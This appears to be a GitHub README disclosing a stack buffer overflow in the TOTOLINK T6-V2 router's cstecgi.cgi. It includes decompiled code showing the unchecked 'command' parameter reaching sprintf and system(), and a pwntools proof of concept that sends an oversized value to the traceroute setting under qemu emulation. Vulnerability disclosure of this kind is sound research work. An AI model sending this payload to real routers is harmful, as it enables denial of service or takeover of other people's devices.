d1tto add totolink T6-v2 … on May 29 History

..

img 6 months ago

readme.md 6 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=products&id=16&ids=33
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=16&ids=36

Affected version

T6-V2 V4.1.9cu.5179_B20201015

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_0041cc88` (at address 0x41cc88) gets the JSON parameter `command` , but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



Decompile: FUN_0041cc88 - (cstecgi.cgi)

```

undefined4 FUN_0041cc88(undefined4 param_1)

{
  undefined4 uVar1;
  char *__nptr;
  int iVar2;
  char acStack152 [128];
  int local_18 [3];

  memset(acStack152,0,0x80);
  uVar1 = websGetVar(param_1,"command","www.baidu.com");
  __nptr = (char *)websGetVar(param_1,"num","");
  local_18[0] = atoi(__nptr);
  apmib_set(0x487d,local_18);
  iVar2 = Validity_check(uVar1);
  if (iVar2 == 0) {
    sprintf(acStack152,"traceroute -m %d %s&>/var/log/traceRouteLog",local_18[0],uVar1);
    system(acStack152);
  }
  FUN_00423e98("0","reserv");
  return 1;
```

PoC

```python
from pwn import *
import json

data = {
    "topicurl": "setting/setTracerouteCfg",
    "command": "A"*0x400,
    "num": "0"
}

data = json.dumps(data)
print(data)

argv = [
    "qemu-mipsel-static",
    "-g", "1234",
    "-L", "./root/",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]

a = process(argv=argv)
a.sendline(data.encode())

a.interactive()
```